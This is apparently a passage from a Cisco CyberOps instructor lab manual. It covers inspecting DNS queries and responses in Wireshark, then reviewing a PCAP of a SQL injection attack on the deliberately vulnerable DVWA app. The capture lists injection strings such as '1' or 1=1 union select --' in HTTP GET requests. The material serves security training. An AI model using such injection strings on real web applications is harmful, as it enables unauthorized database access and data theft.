Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Wednesday, December 14, 2016 4:36:12 PM
Lease Expires . . . . . : Thursday, December 15, 2016 4:36:11 PM
Default Gateway . . . . . : 192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 34078759
DHCPv6 Client DUID. . . . . : 00-01-00-01-1F-E1-DB-D0-08-00-27-09-14-C4
DNS Servers . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled
```

Compare the MAC and IP addresses in the Wireshark results to the results from the **ipconfig /all** results. What is your observation?

The IP and MAC addresses captured in the Wireshark results are the same as the addresses listed in **ipconfig /all** command.

- h. Expand **Domain Name System (query)** in the Packet Details pane. Then expand the **Flags** and **Queries**.

- i. Observe the results. The flag is set to do the query recursively to query for the IP address to www.cisco.com.

The image shows a Wireshark packet capture window titled "*Ethernet". The filter bar at the top is set to "udp.port == 53". The packet list shows several DNS packets. Packet 34 is selected, showing a "Standard query response" for "A www.cisco.com". The packet details pane shows the "Domain Name System (query)" structure, including the "Flags" (0x0100, Standard query), "Questions" (1), "Answer RRs" (0), "Authority RRs" (0), and "Additional RRs" (0). The "Queries" section shows a query for "www.cisco.com: type A, class IN".

No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1...
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN...
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com...

Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 57729, Dst Port: 53
Domain Name System (query)
[Response In: 34]
Transaction ID: 0x0002
Flags: 0x0100 Standard query
0... .. = Response: Message is a query
0000... .. = Opcode: Standard query (0)
... ..0... .. = Truncated: Message is not truncated
... ..1... .. = Recursion desired: Do query recursively
... ..0... .. = Z: reserved (0)
... ..0... .. = Non-authenticated data: Unacceptable
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
www.cisco.com: type A, class IN
Name: www.cisco.com
[Name Length: 13]
[Label Count: 3]
Type: A (Host Address) (1)
Class: IN (0x0001)

Domain Name System (dns), 31 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Part 50: Explore DNS Response Traffic

- a. Select the corresponding response DNS packet labeled **Standard query response 0x000# A www.cisco.com**.

The screenshot shows the Wireshark interface with the following details:

No.	Time	Source	Destination	Protocol	Length	Info
16	8.597003	192.168.1.16	192.168.1.1	DNS	84	Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
17	8.611953	192.168.1.1	192.168.1.16	DNS	161	Standard query response 0x0001 No such name PTR 1...
33	15.952381	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0002 A www.cisco.com
34	15.963198	192.168.1.1	192.168.1.16	DNS	254	Standard query response 0x0002 A www.cisco.com CN...
35	15.966100	192.168.1.16	192.168.1.1	DNS	73	Standard query 0x0003 AAAA www.cisco.com
36	15.977273	192.168.1.1	192.168.1.16	DNS	294	Standard query response 0x0003 AAAA www.cisco.com...

Packet 34 details:

- > Frame 34: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface 0
- > Ethernet II, Src: Netgear_ea:b1:7a (80:37:73:ea:b1:7a), Dst: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
- > Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.16
- > User Datagram Protocol, Src Port: 53, Dst Port: 57729
- > Domain Name System (response)

Bottom status bar: Frame (frame), 254 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default


What are the source and destination MAC and IP addresses and port numbers? How do they compare to the addresses in the DNS query packets?

The source IP, MAC address, and port number in the query packet are now destination addresses. The destination IP, MAC address, and port number in the query packet are now source addresses.

- b. Expand **Domain Name System (response)**. Then expand the **Flags**, **Queries**, and **Answers**.

- c. Observe the results. Can the DNS server do recursive queries? _____

Yes, the DNS can handle recursive queries.



- d. Observe the CNAME and A records in the Answers details. How do the results compare to nslookup results?

The results in the Wireshark should be the same as the results from nslookup in the Command Prompt.

Reflection

1. From the Wireshark results, what else can you learn about the network when you remove the filter?

Without the filters, the results display other packets, such as DHCP and ARP. From these packets and the information contained within these packets, you can learn about other devices and their functions within the LAN.

2. How can an attacker use Wireshark to compromise your network security?

An attacker on the LAN can use Wireshark to observe the network traffic and can get sensitive information in the packet details if the traffic is not encrypted.

Lab – Attacking a mySQL Database (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

In this lab, you will view a PCAP file from a previous attack against a SQL database.

Background / Scenario

SQL injection attacks allow malicious hackers to type SQL statements in a web site and receive a response from the database. This allows attackers to tamper with current data in the database, spoof identities, and miscellaneous mischief.

A PCAP file has been created for you to view a previous attack against a SQL database. In this lab, you will view the SQL database attacks and answer the questions.

Required Resources

- CyberOps Workstation Virtual Machine
- Internet access

Part 51: Open the PCAP file and follow the SQL database attacker

You will use Wireshark, a common network packet analyzer, to analyze network traffic. After starting Wireshark, you will open a previously saved network capture and view a step by step SQL injection attack against a SQL database.

Step 1: Open Wireshark and load the PCAP file.

The Wireshark application can be opened using a variety of methods on a Linux workstation.

- a. Start the CyberOps Workstation VM.


- b. Click on **Applications > CyberOPS > Wireshark** on the desktop and browse to the Wireshark application.



- c. In the Wireshark application, click **Open** in the middle of the application under Files.



- d. Browse through the **/home/analyst/** directory and search for **lab.support.files**. In the **lab.support.files** directory and open the **SQL_Lab.pcap** file.



- e. The PCAP file opens within Wireshark and displays the captured network traffic. This capture file extends over an 8-minute (441 second) period, the duration of this SQL injection attack.

No.	Time	Source	Destination	Protocol	Length	Info
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614→80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=93660
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614→80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=93660
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sql/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80→35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=93660
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sql/?id=1%27+or+%270%27%3D%270+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80→35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=148990
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80→35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=148990
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80→35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=148990
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80→35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=148990
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80→35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=148990
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)

What are the two IP addresses involved in this SQL injection attack based on the information displayed?

10.0.2.4 and 10.0.2.15

Step 2: View the SQL Injection Attack.

In this step, you will be viewing the beginning of an attack.

- a. Within the Wireshark capture, right-click line 13 and select **Follow HTTP Stream**. This will be very helpful in following the data stream as the application layer sees it. Line 13 was chosen because it is a GET HTTP request.

The image shows the Wireshark interface. The packet list on the left shows line 13 selected, which is an HTTP GET request from 10.0.2.4 to 10.0.2.15. The packet details view on the right shows the 'Follow HTTP Stream' option highlighted in the context menu.

No.	Time	Source	Destination	Protocol	Length	Info
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614→80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=93660
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sql/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80→35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=93660
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sql/?id=1%27+or+%270%27%3D%270+&Submit=Submit HTTP/1.1
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80→35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=148990
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80→35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=148990
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/html)
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80→35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=148990
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80→35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=148990
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sql/?id=1%27+or+1%3D1+union+select+--+ HTTP/1.1
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80→35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=148990
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)


Packet details for line 13:

- Frame 13: 536 bytes on wire (4288 bits)
- Ethernet II, Src: PcsSystem_... (10:00:00:00:00:00), Dst: PcsSystem_... (10:00:00:00:00:00)
- Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
- Transmission Control Protocol, Src Port: 35614, Dst Port: 80, Seq: 1, Ack: 365, Win: 30336, Len: 0
- Hypertext Transfer Protocol


Context menu options for line 13:

- Mark Packet (toggle)
- Ignore Packet (toggle)
- Set Time Reference (toggle)
- Time Shift...
- Edit Packet
- Packet Comment...
- Manually Resolve Address
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow TCP Stream
- Follow UDP Stream
- Follow SSL Stream
- Follow HTTP Stream
- Copy
- Protocol Preferences

The source traffic is shown in red. The source has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.



- b. Click **Find** and enter 1=1. Search for this entry. When the text is located, click **Cancel** in the Find text search box. The string 1=1




- c. The attacker has entered a query (1=1) into a UserID search box on the target 10.0.2.15 to see if the application is vulnerable to SQL injection. Instead of the application responding with a login failure

message, it responded with a record from a database. The attacker has verified they can input an SQL command and the database will respond. The search string 1=1 creates an SQL statement that will be always true. In the example, it does not matter what is entered into the field, it will always be true.




- d. Close the Follow HTTP Stream window.
- e. Click **Clear** to display the entire Wireshark conversation.




Step 3: The SQL Injection Attack continues...

In this step, you will be viewing the continuation of an attack.

